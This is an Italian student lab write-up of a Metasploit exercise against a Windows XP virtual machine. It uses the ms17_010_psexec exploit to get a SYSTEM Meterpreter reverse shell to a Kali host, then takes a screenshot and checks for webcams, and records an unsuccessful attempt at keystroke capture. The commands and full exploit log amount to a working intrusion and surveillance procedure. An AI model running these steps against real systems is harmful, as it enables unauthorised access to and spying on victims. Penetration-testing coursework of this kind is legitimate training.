



Traccia: Hacking MS08-067

Sulla base della teoria, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP
- Accedere a webcam/fare dump della tastiera/provare altro

Svolgimento:

Dato che abbiamo una macchina Windows XP x64 per svolgere l'esercizio utilizziamo un exploit differente da quello della traccia ma andiamo a svolgere gli stessi task rispetto alle vulnerabilità.


L'exploit utilizzato è " exploit/windows/smb/ms17_010_psexec "

Comunicazione dalla macchina Windows verso la macchina Kali

```
Pinging 192.168.11.111 with 32 bytes of data:
Reply from 192.168.11.111: bytes=32 time<1ms TTL=64
Reply from 192.168.11.111: bytes=32 time<1ms TTL=64
Reply from 192.168.11.111: bytes=32 time<1ms TTL=64
Reply from 192.168.11.111: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.11.111:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

Settings delle impostazioni di rete sulla macchina Windows





Avvio dell'exploit riportato in cima alle slide con ottenimento della sessione Meterpreter

```
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.119:445 - Target OS: Windows XP 3790 Service Pack 2
[*] 192.168.11.119:445 - Filling barrel with fish... done
[*] 192.168.11.119:445 - | Entering Danger Zone |
[*] 192.168.11.119:445 - [*] Preparing dynamite ...
[*] 192.168.11.119:445 - [*] Trying stick 1 (x64)... Boom!
[*] 192.168.11.119:445 - [+] Successfully Leaked Transaction!
[*] 192.168.11.119:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.11.119:445 - | Leaving Danger Zone |
[*] 192.168.11.119:445 - Reading from CONNECTION struct at: 0xfffffadcda903a0
[*] 192.168.11.119:445 - Built a write-what-where primitive...
[+] 192.168.11.119:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.11.119:445 - Selecting native target
[*] 192.168.11.119:445 - Uploading payload... xjiAKhIF.exe
[*] 192.168.11.119:445 - Created \xjiAKhIF.exe...
[+] 192.168.11.119:445 - Service started successfully ...
[*] 192.168.11.119:445 - Deleting \xjiAKhIF.exe ...
[*] Sending stage (176198 bytes) to 192.168.11.119
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.119:1037) at 2024-02-27 14:33:45 -0500

meterpreter > 
```

Cattura di uno screenshot

```
meterpreter > screenshot
Screenshot saved to: /home/kali/jLUYhmwp.jpeg
meterpreter > 
```



Individuazione di eventuali webcam

```
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > 
```

Dump della tastiera non eseguito in quanto l'utente Windows XP è Administrator e quindi al pari livello di SYSTEM. In questo modo non ci è consentito eseguire il migrate al processo notepad che appartiene ad Administrator.